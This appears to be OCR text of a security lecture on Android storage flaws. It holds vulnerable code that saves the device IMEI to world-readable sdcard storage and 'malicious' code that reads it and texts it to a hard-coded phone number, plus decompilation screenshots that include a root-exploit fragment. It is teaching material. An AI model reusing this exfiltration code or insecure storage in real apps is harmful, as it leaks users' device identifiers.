  - VFAT
- With apps
  - Only visible to app (default)
  - World readable

Demo

Exploiting bad storage practices

Demo Explained

- Stores sensitive data on the sdcard
- Sdcard is VFAT
- Everything is world readable

Demo Explained

- Discovers how the data is stored
- Accesses it
- Sends it to an attacker

Code Examples

Vulnerable Code

Malicious Code

BadSaveFile

```
public class BadFileSaveActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        TextView tv = new TextView(this);
        String serviceName = Context.TELEPHONY_SERVICE;
        TelephonyManager m_telephonyManager = (TelephonyManager)
            getSystemService(serviceName);
        String deviceID = m_telephonyManager.getDeviceId();
        File root = Environment.getExternalStorageDirectory();
        String filename = "IMEI";
        try {
            FileOutputStream f = new FileOutputStream(new File(root, filename
                ));
            f.write(deviceID.getBytes());
            f.close();
        } catch (Exception e) {
            e.printStackTrace();
```

BadSendFile

```
public class BadSendFileActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        TextView tv = new TextView(this);
        File root = Environment.getExternalStorageDirectory();
        String filename = "IMEI";
        try {
            FileInputStream f = new FileInputStream(new File(root, filename))
                ;
            InputStreamReader inputreader = new InputStreamReader(f);
              BufferedReader buffreader = new BufferedReader(inputreader);
              String line;
              line = buffreader.readLine();
              f.close();
             SmsManager sm = SmsManager.getDefault();
               String message = "IMEI: " + line;
              String number = "16013831619";
               sm.sendTextMessage(number, null, message, null, null);
        } catch (Exception e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
```


Wait? How do we get source code?


Winzip/7zip etc.


dex2jar

jd-gui

Whitepaper with more info: http://cdn01.exploit-db.com/wp-content/themes/exploit/docs/17717.pdf


JD-GUI File Edit Navigate Search Window Help
(100%) Tue 4:33 PM
Java Decompiler - PickFriendsActivity.class
classes_dex2jar.jar
android.support.v4
com
facebook
katana
activity
binding
c2dm
dialog
features
model
net
platform
provider
service
ui
util
version
view
webview
ActionMenuButton
AlertDialogs
CheckboxAdapterListener
ComposerActivity
Constants
DropdownFriendsAdapter
FBLinks
FacebookAccountReceiver
FacebookApplication
FacebookWidgetProvider
FeedComposerActivity
FixedWidthToggleButton
FriendsActivity
FriendsAdapter
HtmlAboutActivity
IntentUriHandler
LoginActivity
Manifest
MyTabHost
FacebookApplication.class
PickFriendsActivity.class
package com.facebook.katana;
import android.content.AsyncQueryHandler;
public class PickFriendsActivity extends BaseFacebookListActivity
implements AdapterView.OnItemClickListener, CheckboxAdapterListener, NotNewNavEnabled
{
public static final String INITIAL_FRIENDS = "com.facebook.katana.PickFriendsActivity.initial_friends";
public static final String RESULT_FRIENDS = "com.facebook.katana.PickFriendsActivity.result_friends";
private PickFriendsAdapter mAdapter;
private AppSession mAppSession;
private AppSessionListener mAppSessionListener;
private QueryHandler mQueryHandler;
private TextView mRecipientsSummaryTextView;
private void handleQueryComplete(Cursor paramCursor)
{
startManagingCursor(paramCursor);
this.mAdapter.changeCursor(paramCursor);
if (!this.mAppSession.isFriendsSyncPending())
if (this.mAdapter.getCount() == 0)
{
this.mAppSession.syncFriends(this);
showProgress(true);
}
while (true)
{
return;
showProgress(false);
continue;
showProgress(true);
}
}
private void setupEmptyView()
{
((TextView)findViewById(2131624037)).setText(2131165319);
((TextView)findViewById(2131624039)).setText(2131165318);
}


JD-GUI File Edit Navigate Search Window Help
(87%) Tue 7:15 PM
Java Decompiler - adbRoot.class
classes_dex2jar.jar
cn.bluesky.fingerbowling
com
admob.android.ads
adwhirl
android.root
AlarmReceiver
Setting
adbRoot
main
udevRoot
mobclix.android.sdk
phonegap
jackpal.androidterm
Exec
adbRoot.class
private boolean runExploid()
{
int i = 0;
File localFile = new File(this.ctx.getFilesDir(), "rageagainstthecage");
if (localFile.exists());
try
{
FileDescriptor localFileDescriptor = Exec.createSubprocess("/system/bin/sh", "-", null, new int[1]);
